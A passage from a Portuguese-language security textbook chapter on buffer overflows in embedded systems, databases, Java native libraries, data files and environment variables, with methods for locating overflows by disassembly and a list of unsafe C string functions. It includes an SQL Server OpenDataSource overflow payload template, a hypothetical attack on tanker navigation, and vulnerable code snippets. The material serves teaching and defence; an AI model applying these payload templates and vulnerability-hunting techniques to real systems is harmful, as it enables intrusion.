Sistemas embarcados estão em todas as partes e incluem todos os tipos de dispositivos que você utiliza diariamente: equipamentos de rede, impressoras, telefones celulares e quaisquer outros pequenos dispositivos. Talvez não surpreendentemente, o código subjacente que opera sistemas embarcados tende a ser particularmente vulnerável a ataques de buffer overflow. Um resultado interessante desse fato é que à medida que software servidor torna-se mais robusto contra ataques de buffer overflow, a admirável nova fronteira dos buffer overflows é mais do que provável que mude para os softwares dos sistemas embarcados.

Sistemas embarcados rodam em diversas plataformas de hardware. Em geral, a maioria desses sistemas utiliza a tecnologia NVRAM para armazenar dados. Nesta seção, discutimos alguns ataques de buffer overflow contra sistemas embarcados.

Sistemas embarcados em uso militar e comercial

Sistemas embarcados são onipresentes nas modernas plataformas militares, variando desde sistemas de comunicações até redes de radares. Um bom exemplo de um sistema militar-padrão com uma grande quantidade de capacidade incorporada é o sistema de radar AN/SPS-73. Como descobriremos, esse sistema roda o VxWorks (um SO comercial embarcado comum e de tempo real) sob o capô. Como ocorre com a maioria dos softwares comerciais prontos, é muito provável que haja numerosas vulnerabilidades no VxWorks. Algumas dessas vulnerabilidades poderiam se colocadas em prática sem autenticação — por exemplo, via pacotes RPC. Aparentemente, equipamentos incorporados são um alvo assim como softwares-padrão o são.

Para entender a seriedade desse problema, considere o seguinte cenário:

Sistemas embarcados como alvos: Um cenário

Os canais da Turquia são um local geograficamente importante para navios-petroleiros utilizados para exportar petróleo do mar Cáspio. Os canais são extremamente estreitos com aproximadamente 292 km de comprimento. Um invasor que queira parar as exportações de petróleo do mar Cáspio por alguns dias poderia atacar o computador do sistema navegacional do petroleiro e causar uma colisão por meio de uma exploração remota do software.

Esse ataque hipotético contra um petroleiro não é tão impossível como possa parecer a princípio. Petroleiros modernos têm um sistema de navegação automatizado que está vinculado ao Vessel Traffic Management Information System (VTMIS). Esse sistema integrado é projetado para ajudar um capitão em situações de mau tempo, contracorrentes e potenciais colisões. O sistema requer autenticação para todas as funções de controle. Entretanto, o VTMIS também suporta um recurso de monitoramento de dados e troca de mensagens que não exige nenhum login ou senha. O protocolo aceita solicitações que são então processadas em um módulo de software onboard. Acontece que esse software foi desenvolvido em C e o sistema é vulnerável a um ataque de buffer overflow que permite que a autenticação-padrão seja derrotada. Isso significa que um invasor pode explorar uma série "clássica" de problemas para fazer o download de um novo programa de controle para o petroleiro.

Embora, por razões de segurança, haja alguns recursos de "sobrescrição manual" disponíveis para um capitão, um invasor determinado tem uma boa chance de causar um sério acidente para o petroleiro inserindo um programa subversivo no equipamento de controle — especialmente se essa inserção for ativada enquanto o navio está em uma parte perigosa da via navegável. Qualquer acidente causado sob esse cenário tem o potencial de derramar milhares de barris de petróleo nos canais e assim fazer com que o sistema seja desligado durante dias. (De fato, os canais da Turquia são tão perigosos para navegação que vários acidentes sérios ocorreram sem nenhum ataque cibernético).

Sem nenhuma razão técnica válida, as pessoas parecem acreditar que sistemas embarcados não são vulneráveis a ataques remotos baseados em softwares. Um conceito errôneo comum diz que, uma vez que um dispositivo não inclui um shell interativo pronto, acessar ou utilizar "shellcode" não é possível. Essa é provavelmente a razão por que algumas pessoas (injustamente) explicam que a pior coisa que um invasor pode fazer para a maioria dos sistemas embarcados é meramente travar o dispositivo. O problema com essa linha de raciocínio é que o código injetado é, de fato, capaz de executar *qualquer conjunto de instruções*, incluindo um programa inteiro de shell que inclua e empacote para uso conveniente funções de suporte-padrão no nível do SO. Não importa que esse código não seja distribuído com o dispositivo. Evidentemente, esse tipo de código pode ser simplesmente colocado no alvo durante um ataque. Só para lembrar, um ataque desse tipo talvez não precise inserir um shell interativo completo de TCP/IP. Em vez disso, o ataque poderia simplesmente apagar um arquivo de configuração ou alterar uma senha.

Há vários programas complexos que podem ser inseridos via um ataque remoto em um sistema embarcado. O shellcode é somente um deles. Mesmo com os equipamentos mais esotéricos pode-se fazer engenharia reversa, depurar e brincar. Realmente não importa qual processador ou esquema de endereçamento está sendo utilizado,

pois tudo o que um invasor precisa fazer é elaborar um código operacional para o hardware-alvo. Hardware incorporado comum é (na maioria das vezes) bem documentado e esses documentos estão amplamente disponíveis.

Para ser justo, alguns equipamentos essenciais não são convenientemente conectados a redes a que potenciais invasores têm acesso. Por exemplo, sistemas de controle para mirar, armar e lançar mísseis nucleares geralmente não são conectados à Internet.

❊ **Exemplo de ataque: Buffer overflow em um roteador Cisco rodando em uma CPU Motorola**

O grupo de segurança Phenoelit distribuiu um programa de shellcode de exemplo para o roteador Cisco 1600 que roda no Motorola 68360 QUICC CPU (apresentado no Blackhat Asia, 2002). Para esse ataque remoto, o vetor de injeção causa um buffer overflow no Cisco IOS e envolve várias técnicas singulares a fim de contornar as estruturas de gerenciamento de heap no SO IOS. Alterando as estruturas de heap, o código remoto pode então ser inserido e executado. No ataque publicado, o shellcode é programado diretamente no opcode (código de operação) do Motorola, que abre uma backdoor no roteador. O código de ataque pode ser facilmente reutilizado dado um heap overflow qualquer nos dispositivos Cisco.[5]

Buffer overflows em banco de dados

Sistemas de banco de dados são em muitos casos as partes mais caras e mais importantes dos grandes sistemas corporativos on-line. Isso torna-os alvos óbvios. Algumas pessoas debatem se os sistemas dos bancos de dados são vulneráveis a ataques de buffer overflow. Eles são. Utilizando instruções SQL-padrão, demonstraremos nessa seção como alguns buffer overflows funcionam no ambiente de um banco de dados.

Naturalmente, há vários pontos de ataque em um dado sistema de banco de dados qualquer. Uma aplicação orientada a banco de dados inclui uma miríade de componentes que operam em concerto. Isso inclui scripts (que agrupam várias partes), aplicações de linha de comando, procedures armazenadas e programas cliente diretamente relacionados ao banco de dados. Cada um desses componentes está sujeito a buffer overflows.

A própria plataforma de banco de dados também pode incluir bugs de análise sintática e/ou problemas de conversões signed/unsigned (com sinal/sem sinal) que levam a buffer overflows. Um bom exemplo de uma plataforma vulnerável pode ser encontrado no Microsoft SQL Server, no qual a função `OpenDataSource()` sofria de uma vulnerabilidade de buffer overflow.[6]

---

5. Para informações adicionais, visite http://www.phenoelit.de.

6. Esse problema foi descoberto por David Litchfield. Pesquise mssql-ods.

O ataque contra `OpenDataSource` foi executado utilizando o protocolo Transact SQL (T-SQL) que trabalha na porta TCP 1433. Na realidade, o protocolo permite que instruções SQL sejam submetidas e analisadas sintaticamente. A instrução SQL para o ataque seria algo assim:

```
SELECT * FROM OpenDataSource("Microsoft.Jet.OLEDB.4.0","Data
Source="c:\[NOP SLED Padding Here][ Injected Return Address ][ More
padding][Payload]";User ID=Admin;Password=;Extended properties=Excel
5.0")...xactions'
```

Onde `[NOP SLED]`, `[Padding]`, `[Return Address]` e `[Payload]` são seções de código binário injetado na string Unicode que, exceto por isso, tem uma aparência normal.

Procedures armazenadas

Procedures armazenadas costumam ser utilizadas para passar dados para scripts ou DLLs. Se o script ou a DLL incluir bugs de formato de string ou se o script utilizar chamadas vulneráveis à biblioteca (pense na `strcpy()` ou `system()`), explorar esses problemas via o banco de dados poderia muito bem ser possível. Quase todas as procedures encaminham parte da consulta. No caso que temos em mente, um invasor pode utilizar a parte encaminhada a fim de fazer com que um buffer overflow ocorra em um componente secundário.

Um bug antigo (mais uma vez no Microsoft SQL Server) é um bom exemplo. Nesse caso, um invasor foi capaz de causar um buffer overflow no código que trata procedures armazenadas estendidas.[7]

Aplicações de linha de comando

Às vezes, um script ou uma procedure armazenada chama a aplicação de linha de comando e fornece dados de uma consulta. Em muitos casos, isso pode causar uma vulnerabilidade de buffer overflow ou de injeção de comandos. Além disso, se um script não tiver uma biblioteca de API para lidar com o banco de dados, instruções SQL brutas podem ser passadas diretamente para um utilitário de linha de comando para processamento. Esse é um outro local em que um buffer overflow poderia ser forçado.

Clientes do banco de dados

Por fim, quando um programa cliente faz uma consulta, normalmente ele precisa processar qualquer coisa que retorna. Se um invasor puder envenenar os dados que retornam pela consulta, o programa cliente poderia sofrer um buffer overflow. Isso tende a ser muito eficaz se houver mais de um cliente lá fora utilizando o banco de dados. Nesse caso, freqüentemente um invasor é capaz de infectar centenas de máquinas clientes utilizando um único ataque.

---

7. Para mais detalhes, veja o item número Q280380 na Microsoft Knowledge Base.

Buffer overflows e Java?!

É amplamente assumido que o Java é imune a problemas de buffer overflow. Até certo ponto, isso é verdadeiro. Como o Java tem um modelo de memória type-safe, ultrapassar o limite final de um objeto e utilizá-lo em um outro local não é possível. Isso reduz muitos ataques de buffer overflow. De fato, milhões de dólares foram investidos na JVM, tornando o ambiente do software resistente a muitos ataques clássicos.[8] Como agora sabemos, qualquer suposição sobre segurança está sujeita a interpretação (e revisão). A JVM pode ser estruturalmente robusta, mas a tecnologia baseada em Java tem sido debatida muitas vezes em foruns públicos.

Em geral, explorações de sistemas baseados em Java são ataques baseados em linguagem (confusão de tipos) e exploração de confiança (erros na assinatura de código), mas mesmo o buffer overflow contra o Java ocorre de vez em quando com sucesso. Os problemas de buffer overflow em geral ocorrem ao suportar um código externo à JVM.

A própria JVM costuma ser escrita em C para uma dada plataforma. Isso significa que sem atenção cuidadosa quanto aos detalhes da implementação, a JVM por si só pode estar suscetível a problemas de buffer overflow. A implementação de referência da JVM da Sun Microsystem, porém, está bem inspecionada e verificações estáticas para chamadas de sistema vulneráveis produzem pouco nos alvos.

Deixando de lado a JVM, muitos problemas de buffer overflow em sistemas que incluem Java ocorrem por causa do código de suporte. Como um exemplo, considere o sistema de gerenciamento de banco de dados relacional Progress no qual o programa jvmStart irá gerar um sinal SEGV se grandes parâmetros de entrada forem fornecidos na linha de comando. Isso (mais uma vez) ilustra por que projetistas de softwares precisam levar em consideração sistemas inteiros e não simplesmente os componentes constituintes. Embora um componente crítico possa ser mantido seguro, a segurança máxima da maioria dos sistemas de software é determinada pelo seu componente mais fraco. No caso do Progress, descobrimos que o código de suporte é o elo fraco.

Muitos serviços baseados em Java tendem a utilizar componentes e serviços escritos em uma linguagem de tipificação fraca como C ou C++. Nesses casos, a utilização dos próprios serviços Java às vezes fornece gateways diretos para componentes C/C++ muito mais fracos. Esses tipos de chamadas podem ser exploradas por meio de protocolos de back-end, transações distribuídas, procedures armazenadas que chamam serviços de OS e bibliotecas de suporte.

Utilizando o Java junto com o C/C++

Integrar sistemas Java diretamente a bibliotecas de suporte escritas em C/C++ acontece todo o tempo. O Java suporta o carregamento e bibliotecas de códigos e de DLLs. Funções exportadas de bibliotecas podem então ser utilizadas diretamente no Java.

---

8. Entretanto, para um breve histórico dos sérios problemas de segurança na JVM, veja *Securing Java* [McGraw e Felten, 1998].

Esse tipo de integração abre uma possibilidade bem real para que buffer overflows e outros problemas sejam explorados nas bibliotecas de suporte. Pense em um programa Java que suporte uma interface de pacote bruto. O programa Java poderia, por exemplo, permitir espionar o pacote e a geração de pacotes brutos. Essas atividades podem ser realizadas carregando uma biblioteca de pacotes de dentro de um programa Java:

```
public class MyJavaPacketEngine extends Thread
{
        public MyJavaPacketEngine ()
        {

           }

        static
        {
                System.loadLibrary("packet_driver32");
           }
}
```

A classe Java anterior carregará a DLL chamada `packet_driver32.DLL`. Chamadas podem então ser feitas diretamente à DLL. Suponha que o programa Java permita especificar o adaptador de vinculação para operações de pacote. Em seguida, suponha o que acontece se o código dentro da DLL atribuir a string de vinculação a um buffer com string não-terminada:

```
PVOID  PacketOpenAdapter(LPTSTR  p_AdapterName)
{
    ...
     wsprintf(lpAdapter->SymbolicLink, TEXT("\\\\.\\%s%s"),   DOSNAMEPREFIX,   p_AdapterName );
    ...
}
```

Isso torna possível que um heap overflow aconteça. Java ou não Java, ainda há vulnerabilidades no núcleo do sistema.

Procedures armazenadas e DLLs

As procedures armazenadas fornecem uma poderosa extensibilidade para bancos de dados e permitem que muitas chamadas avançadas sejam feitas "externamente" a partir do banco de dados. Em alguns casos, uma stored procedure pode ser utilizada para chamar um módulo de biblioteca escrito em uma linguagem que pode ser quebrada como o C. Naturalmente, você sabe o que acontece em seguida — as vulnerabilidades de buffer overflow são descobertas e exploradas.

Um bom lugar para procurar problemas como esses é nas interfaces entre os bancos de dados e os módulos escritos em outras linguagens. O problema é que "limites de confiança" básicos são violados. O resultado é que algo que parece perfeitamente legítimo no Java pode ser um desastre quando atinge o tempo de execução em C.

Buffer overflow baseado no conteúdo

Arquivos de dados são onipresentes. Eles são utilizados para armazenar tudo, desde documentos para mídia de conteúdo até configurações críticas de computador. Cada arquivo tem um formato inerente, que freqüentemente inclui informações especiais como comprimento de arquivo, tipo de mídia e quais fontes estão em negrito, tudo codificado diretamente no arquivo de dados. O vetor de ataque contra arquivos de dados como esses é simples: Mexa no arquivo de dados e espere que algum usuário insuspeito o abra.

Alguns tipos de arquivos são impressionantemente simples e outros têm estruturas binárias complexas e dados numéricos incorporados. Às vezes, o simples ato de abrir um arquivo complexo em um editor hexadecimal e ajustar alguns bytes é suficiente para fazer com que o programa (sem suspeitar) que utiliza o arquivo trave e queime.

O que é realmente interessante do ponto de vista de um invasor é formatar pílulas de veneno incorporadas ao arquivo de dados de tal maneira que o código com o vírus seja ativado. Um excelente exemplo disso envolveu o programa Winamp, em que um tag `IDv3` extremamente longo causava um buffer overflow. No cabeçalho de um arquivo MP3, há um local em que uma string normal de texto pode ser colocada. Isso é chamado tag `IDv3` e se um tag extremamente longo fosse fornecido, o Winamp sofreria um buffer overflow. Esse tag poderia ser utilizado por um invasor para construir arquivos maliciosos de músicas que atacam o computador depois que eles são abertos no Winamp.

Padrão de ataque: Overflow de arquivo de recurso binário

O invasor modifica um arquivo do recurso, como som, vídeo, imagem gráfica ou arquivo de fonte. Às vezes, é possível simplesmente editar o arquivo do recurso-alvo em um editor de hexadecimal. O invasor modifica cabeçalhos e dados de estrutura que indicam o comprimento das strings etc.

❊ Exemplo de ataque: Overflow do arquivo de recursos binários no Netscape

Há um buffer overflow nas versões do Netscape Communicator anteriores à versão 4.7 que pode ser explorado via uma fonte dinâmica com um campo de comprimento menor que o tamanho real da fonte.

Padrão de ataque: Overflow de variáveis e tags

Nesse caso, o alvo é um programa que lê os dados formatados de configuração e analisa sintaticamente um tag ou variável em um buffer não-verificado. O invasor elabora uma página HTML maliciosa ou um arquivo de configuração que inclui strings desproporcionais, causando assim um overflow.

❊ **Exemplo de ataque: Overflow de variáveis e tags no MidiPlug**

Há uma vulnerabilidade de buffer overflow no Yamaha MidiPlug que pode ser acessada via uma variável `Text` encontrada em um tag `EMBED`

❊ **Exemplo de ataque: Overflow de variáveis e tags no Exim**

Um buffer overflow no Exim permite que usuários locais ganhem privilégios de root fornecendo uma longa opção `:include:` em um arquivo `.forward`.

Padrão de ataque: Overflow de links simbólicos

Um usuário freqüentemente tem controle direto sobre links simbólicos. Ocasionalmente, um link simbólico pode fornecer acesso a um arquivo que de outro modo poderia estar fora dos limites. Os links simbólicos fornecem avenidas de ataques semelhantes aos arquivos de configuração, embora eles estejam distantes por um nível de indireção. Lembre-se de que o software-alvo utilizará os dados apontados pelo arquivo de link e às vezes irá utilizá-lo para configurar variáveis. Isso costuma levar a um buffer não-verificado.

❊ Exemplo de ataque: Overflow com links simbólicos no servidor EFTP

O servidor EFTP tem um buffer overflow que pode ser explorado se um invasor carregar um arquivo `.lnk` (link) contendo mais de 1.744 bytes. Esse é um exemplo clássico de um buffer overflow indireto. Primeiro o invasor carrega algum conteúdo (o arquivo de link) e então o invasor faz com que o cliente que utiliza os dados seja explorado. Nesse exemplo, o comando `ls` é explorado para comprometer o software servidor.

Padrão de ataque: Conversão MIME

O sistema MIME é projetado para permitir que vários diferentes formatos de informações sejam interpretados e enviados via correio eletrônico. Os pontos de ataque ocorrem quando os dados são convertidos e reconvertidos em formato compatível com MIME.

❊ Exemplo de ataque: Overflow de Sendmail

Há um buffer overflow de conversão MIME nas versões 8.8.3 e 8.8.4 do Sendmail.

Padrão de ataque: Cookies HTTP

Como HTTP é um protocolo sem estado, inventaram-se cookies (pequenos arquivos armazenados em um navegador cliente), principalmente para preservar o estado. Sistemas de tratamento de cookies mal projetados deixam tanto os clientes como daemons de HTTP suscetíveis a um ataque de buffer overflow.

❊ **Exemplo de ataque: Buffer overflow de cookie no HTTPD Apache**

O Apache HTTPD é o servidor Web mais popular no mundo. O HTTPD tem mecanismos integrados para tratar cookies. As versões 1.1.1 e anteriores sofrem de um buffer overflow induzido por cookies.

Todos esses exemplos são apenas a ponta do iceberg. Programas de software cliente quase nunca são bem testados, o teste é deixado explicitamente para a segurança. Um aspecto particularmente interessante da exploração no lado do cliente é que o código de exploração acaba sendo executado com quaisquer permissões que o usuário tenha. Isso significa que código termina tendo acesso a tudo que o usuário tem acesso — incluindo coisas interessantes como correio eletrônico e dados confidenciais.

Muitos desses ataques são particularmente potentes, especialmente quando utilizados em conjunção com a engenharia social. Se, como invasor, você puder fazer com que alguém abra um arquivo, normalmente você poderá instalar um rootkit. Naturalmente, por causa da natureza reveladora e pessoal da abertura de um arquivo, o código de ataque precisa ser mantido secreto para não ser detectado.

Truncamento de auditoria e filtros com buffer overflow

Às vezes, transações muito grandes podem ser utilizadas para destruir um arquivo de log ou causar falhas parciais no registro em log. Nesse tipo de ataque, o código que processa o log poderia examinar uma transação processada em tempo real, mas a transação desproporcional causa um desvio lógico ou uma exceção de algum tipo que é capturada. Em outras palavras, a transação ainda é executada, mas o mecanismo de login ou de filtragem continua a falhar. Isso tem duas conseqüências, a primeira é que você pode executar transações que não são registradas em log de qualquer maneira (ou talvez a entrada de log esteja completamente corrompida). A segunda conseqüência é que você poderia passar por um filtro ativo que, de outro modo, deteria seu ataque.

Padrão de ataque: Falha de filtro por buffer overflow

Nesse ataque, a idéia é fazer com que um filtro ativo falhe resultando em uma transação desproporcional. Se o filtro não "abrir" involuntariamente, você venceu.

❊ **Exemplo de ataque: Falha de filtro no daemon Taylor UUCP**

Enviar argumentos muito longos para fazer com que o filtro seja aberto involuntariamente é uma instanciação do ataque de falha de filtro. O daemon Taylor UUCP é projetado para remover argumentos hostis antes de serem executados. Se, porém, os argumentos forem muito longos, o daemon não conseguirá removê-los. Isso deixa a porta aberta para ataques.

Causando overflow com variáveis de ambiente

Alguns ataques estão baseados em brincar com variáveis de ambiente. Variáveis de ambiente são um outro local onde o buffer overflow pode ser utilizado para disponibilizar um bom volume de bytes não-confiáveis. No caso das variáveis de ambiente, o programa-alvo recebe uma entrada que nunca deveria ser confiada e a utiliza em algum lugar realmente importante.

Padrão de ataque: Buffer overflow com variáveis de ambiente

Os programas consomem um número enorme de variáveis de ambiente, mas eles freqüentemente fazem isso de maneiras perigosas. Esse padrão de ataque envolve determinar se uma variável de ambiente particular pode ser utilizada para fazer com que o programa comporte-se mal.

❊ **Exemplo de ataque: Buffer overflow no $HOME**

Um buffer overflow em `sccw` permite que usuários locais ganhem acesso de root via a variável de ambiente `$HOME`.

❊ **Exemplo de ataque: Buffer overflow na TERM**

Um buffer overflow no programa rlogin envolve o uso da variável de ambiente `TERM`.

Padrão de ataque: Buffer overflow em uma chamada API

Bibliotecas ou módulos de código compartilhados também podem sofrer buffer overflows. Todos os clientes que utilizam a biblioteca de código tornam-se assim vulneráveis pela associação. Isso tem um efeito muito amplo sobre a segurança de todo um sistema, normalmente afetando mais de um processo de software.

❊ **Exemplo de ataque: Libc no FreeBSD**

Um buffer overflow no utilitário setlocale do FreeBSD (localizado no módulo libc) coloca em risco muitos programas de uma só vez.

❊ **Exemplo de ataque: Xtlib**

Um buffer overflow na biblioteca Xt do sistema de janelas X permite que usuários locais executem comandos com privilégios de root.

❊ **Exemplo de ataque: `passwd` no HPUX**

Um buffer overflow no comando `passwd` do HPUX permite que usuários locais ganhem privilégios de root via uma opção de linha de comando.

Padrão de ataque: Buffer overflow nos utilitários de linha de comando locais

Utilitários de linha de comando disponíveis em alguns shells podem ser utilizados para expandir o privilégio para root.

❊ **Exemplo de ataque: `getopt` no Solaris**

Um buffer overflow no comando `getopt` do Solaris (localizado no libc) permite que usuários locais ganhem privilégios de root via um longo `argv[0]`.

O problema de operações múltiplas

Uma função que manipula quaisquer tipos de dados deve monitorar exatamente o que ela está fazendo com os dados. Isso é simples e direto quando somente uma função está manipulando os dados. Mas quando múltiplas operações estão trabalhando nos mesmos dados, monitorar os efeitos de cada operação é muito mais difícil. Monitoramento incorreto leva a sérios problemas. Isso é especialmente verdadeiro se, de alguma maneira, a operação alterar uma string.

Há algumas operações comuns com strings que mudam o tamanho da string. O problema que estamos discutindo ocorre se o código que realiza a conversão não redimensionar o buffer em que a string reside.

Padrão de ataque: Expansão de parâmetro

Se os parâmetros fornecidos por uma função forem expandidos para uma string maior e esse tamanho maior não for suficiente, o invasor ganhará uma base para lançamento de ataques. Isso acontece quando o tamanho original da string é (incorretamente) considerado por outras partes do programa.

❊ **Exemplo de ataque: `glob()` no FTP**

A função `glob()` nos servidores FTP era suscetível a ataques como resultado de um redimensionamento incorreto.

Localizando buffer overflows potenciais

Uma abordagem simples para localizar buffer overflows é simplesmente fornecer argumentos longos a um programa e ver o que acontece. Algumas ferramentas de "segurança de aplicação" utilizam essa abordagem simplista. Você também pode fazer isso digitando longas solicitações para um servidor Web ou para um servidor FTP ou elabo-

rar cabeçalhos de correio eletrônico estranhos e submetê-los a um processo de sendmail. Esse tipo de teste de caixa-preta às vezes pode ser eficaz, mas é muito demorado.

Uma maneira muita melhor de testar buffer overflows é localizar chamadas à API que são vulneráveis utilizando técnicas de análise estática. Utilizando o código-fonte ou o binário desassemblado, essa varredura pode ser realizada de uma maneira automatizada. Depois de encontrar algumas vulnerabilidades potenciais com a análise estática, você pode utilizar o teste da caixa-preta para tentar colocá-las em prática.

O tratamento de exceções oculta erros

Uma das coisas de que você deve estar ciente ao testar dinamicamente possíveis overflows é o fato de que handlers de exceção poderiam estar em uso. Os handlers de exceção interceptarão algumas violações e assim elas talvez não sejam aparentes mesmo se você causar um overflow interessante. Se aparentemente o programa estiver se recuperando de uma possível tentativa de causar um overflow e não houver nenhuma indicação externa desse evento, é difícil determinar se sua investigação terá algum efeito.

Os handlers de exceção são blocos especiais de código que são chamados quando um erro ocorre durante o processamento (que é precisamente o que acontece quando um buffer overflow ocorre). No processador x86, os handlers de exceção são armazenados em uma lista encadeada e são chamados em uma ordem específica. A parte superior da lista dos handlers de exceção é armazenada em um endereço apontado por `FS:[0]`. Isto é, o registrador FS aponta para uma estrutura especial chamada bloco de informações de thread e o primeiro elemento da estrutura (`FS:[0]`) é o handler de exceção.

Você pode determinar se um handler de exceção está sendo configurado utilizando as seguintes instruções (a ordem dessas instruções pode variar de acordo com a "fases da lua", portanto seu sucesso com este truque irá variar):

```
mov eax, fs:[0]
push SOME_ADDRESS_TO_AN_EXCEPTION_HANDLER
push eax
mov dword ptr fs:[0], esp
```

Se acreditar que um handler de exceção poderia mascarar um erro que você causou, você sempre poderá anexar ao processo um depurador e configurar um breakpoint no endereço do handler de exceção.

Utilizando um disassembler

Uma abordagem superior para investigar no escuro com os métodos de teste dinâmico é utilizar técnicas de análise estática para localizar alvos de overflow. Um lugar excelente para iniciar é com uma desassemblagem do binário. Uma pesquisa rápida em strings estáticas que contêm caracteres de formatação como `%s` com uma referência cruzada ao local em que são utilizados fornece bastante munição para um ataque.

Se esta for a sua abordagem, normalmente você verá strings estáticas referenciadas como um deslocamento (*offset*):

```
push offset SOME_LOCATION
```

Se vir esse tipo de código antes de uma operação de string, verifique se o endereço aponta para algum tipo de string de formato (indicado por `%s`). Se o deslocamento for uma string de formato, verifique em seguida a string de origem para determinar se é uma string controlada pelo usuário. Você pode utilizar tags `boron` para ajudar a encontrar essas coisas (veja o Capítulo 6). Se o deslocamento for utilizado como a origem da operação de string (e não houver entradas fornecidas pelo usuário), haverá grandes probabilidades de essa localização não ser vulnerável porque o usuário não pode controlar os dados diretamente.

Se o alvo da operação de string estiver na stack, você poderia vê-lo referenciado como um deslocamento a partir do EBP. Por exemplo:

```
push [ebp-10h]
```

Esse tipo de estrutura indica o uso de buffers de stack. Se o alvo da operação estiver na stack, um overflow será então relativamente fácil de explorar. Se houver uma chamada a `strncpy()` ou algo semelhante que especifica o tamanho do buffer de destino, é recomendável verificar se o tamanho é pelo menos uma vez menor que o comprimento real do buffer. Explicaremos isso mais adiante neste capítulo, mas a idéia básica é que você poderia investigar um erro de off-by-one no qual você pode explorar a stack. Por último, para quaisquer cálculos feitos com relação a um valor de comprimento, verifique erros de conversões de signed/unsigned (que também explicaremos mais detalhadamente mais adiante).

Stack overflow

Utilizar buffer overflow contra variáveis na stack é às vezes chamado *stack overflow (overflow de pilha) e* mais freqüentemente "*esmagar a pilha" (smashing the stack)*. O stack overflow é o primeiro tipo de buffer overflow amplamente popularizado e explorado fora do ambiente laboratorial. Há milhares de stack overflows conhecidos nos softwares comerciais, em quase todas as plataformas imagináveis. Os stack overflows são principalmente o resultado de rotinas de tratamento de string mal projetadas encontradas nas bibliotecas C-padrão.

Aqui, abordaremos o stack overflow básico somente para inteireza porque o tema tem sido tratado *ad nauseum* em outras obras. Se você não conhece esse tipo de ataque, leia o capítulo sobre buffer overflow em *Building Secure Software* [Viega e McGraw, 2001]. Nesta seção focalizamos alguns problemas mais esotéricos quanto ao tratamento de strings, fornecendo detalhes freqüentemente ausentes nos tratamentos-padrão.

Buffers de tamanho fixo

O marco de um overflow stack overflow clássico é um buffer de string de tamanho fixo localizado na stack e associado a uma rotina de tratamento de string que depende de um buffer terminado por caractere NULL. Exemplos dessas rotinas de tratamento de string incluem chamadas a `strcpy()` e `strcat()` nos buffers de tamanho fixo e a `sprintf()` e `vsprintf()` nos buffers de tamanho fixo que utilizam a string de formato `%s`. Há outras variações, incluindo `scanf()` em buffers de tamanho fixo que utilizam a string de formato `%s`. Segue uma lista incompleta das rotinas de tratamento de string que levam a stack overflows:[9]

```
sprintf
wsprintf
wsprintfA
wsprintfW
strxfrm
wcsxfrm
_tcsxfrm
lstrcpy
lstrcpyn
lstrcpynA
lstrcpyA
lstrcpyW
swprintf
_swprintf
gets
stprintf
strcat
strncat.html
strcatbuff
strcatbuffA
strcatbuffW
StrFormatByteSize
StrFormatByteSizeA
StrFormatByteSizeW
lstrcat
wcscat
mbscat
_mbscat
strcpy
strcpyA
strcpyW
wcscpy
mbscpy
_mbscpy
_tcscpy
vsprintf
vstprint
vswprintf
sscanf
swscanf
stscanf
fscanf
fwscanf
ftscanf
vscanf
vsscanf
vfscanf
```

Como elas são bem-famosas e, agora, consideradas como uma "excelente oportunidade" para invasores, stack overflows clássicos estão se tornando uma coisa do passado. Um stack overflow explorável é rapidamente publicado e corrigido quase na mesma velocidade. Há, porém, muitos outros problemas que podem levar a corrupção de memória e buffer overflow. Por essas razões, entender o caso básico é útil.

Funções que não terminam automaticamente com NULLs

O gerenciamento de buffer é um problema muito mais extenso do que algumas pessoas pensam. Ele não é simplesmente o domínio de algumas chamadas negligentes à API que esperam que buffers terminem com o caractere NULL. Freqüentemente, a aritmética de buffer será realizada no comprimento de string para ajudar a impedir o overflow-padrão. Entretanto, certas chamadas à API tidas como úteis têm comportamentos não-óbvio e são, portanto, bem fáceis de confundir.

---

9. Um bom lugar para procurar listas exaustivas de funções vulneráveis como estas é nas ferramentas de análise estática que fazem uma varredura à procura de problemas de segurança. O SourceScope (uma ferramenta da Cigital) inclui um banco de dados de regras utilizado durante o processo de varredura. Invasores habilidosos sabem que ferramentas defensivas são facilmente transformadas em armas ofensivas.

Uma dessas chamadas à API fácil de confundir é `strncpy()`. Essa é uma chamada interessante porque é principalmente utilizada para *impedir* buffer overflows. O problema é que a própria chamada tem um detalhe fatal que costuma ser menosprezado: Ela não colocará um caractere NULL no fim da string se a string for muito grande para caber no buffer-alvo. Isso pode resultar em memória bruta ficando "presa" no fim do buffer de string-alvo. Não há nenhum buffer overflow no sentido clássico da palavra, mas a string efetivamente permanece não-terminada.

O problema é que qualquer chamada subseqüente a `strlen()` retornará um valor incorreto (e corrompido). Lembre-se de que `strlen` espera uma string terminada por caractere NULL. Assim, ela no mínimo retornará o comprimento da string original, mais o número de bytes que recebe até que um caractere NULL apareça na memória bruta que foi acidentalmente acrescentada ao final. Isso normalmente retornará um valor significativamente maior que o comprimento real da string. Qualquer aritmética realizada com base nessas informações será inválida (e sujeita a ataques).

Exemplo: Problema aritmético baseado em endereço

Um exemplo desse problema envolve o código a seguir.

```
strncpy(target, source, sizeof(target));
```

Se `target` tiver 10 caracteres e `source` 11 caracteres (ou mais) incluindo o NULL, os 10 caracteres *não* serão adequadamente terminados em NULL!

Considere a distribuição do FreeBSD UNIX. O BSD costuma ser considerado como um dos ambientes UNIX mais seguros; entretanto, bugs difíceis de identificar, como o descrito anteriormente, têm sido encontrados com alguma regularidade no BSD. A implementação syslog inclui algum código que verifica se um host remoto tem permissões para enviar logs ao syslogd. O código que realiza essa verificação no FreeBSD 3.2 é como segue:

```
strncpy(name, hname, sizeof name);
if (strchr(name, '.') == NULL) {
strncat(name, ".", sizeof name - strlen(name) - 1);
        strncat(name, LocalDomain, sizeof name - strlen(name) - 1);
}
```

Nesse caso, se a variável `hname` for suficientemente grande para preencher completamente o nome da variável, nenhum caractere NULL de término será colocado no fim da variável `name`. Essa é a maldição comum do uso da `strncpy()`. Na aritmética subseqüente, a expressão `sizeof name - o strlen (nome)`, resulta em um valor negativo. A função `strncat` recebe uma variável sem sinal, o que significa que um número negativo será interpretado pelo programa como um número positivo muito grande. Portanto, `strncat` é sobrescrita depois do fim do buffer de nome por um salto relativamente grande. Fim de jogo para `syslogd`.

Há algumas funções que não colocam automaticamente um caractere NULL de término em um buffer. Estas incluem:

```
fread()
read()
readv()
pread()
memcpy()
memccpy()
bcopy()
gethostname()
strncat()
```

Vulnerabilidades relacionadas ao mau uso de `strncpy` (e amigas) são uma fonte que pode ser utilizada em futuras explorações. Depois de detectar os erros mais evidentes, procure aqueles mais sutis como o anterior.

Funções com terminação NULL Off-By-One

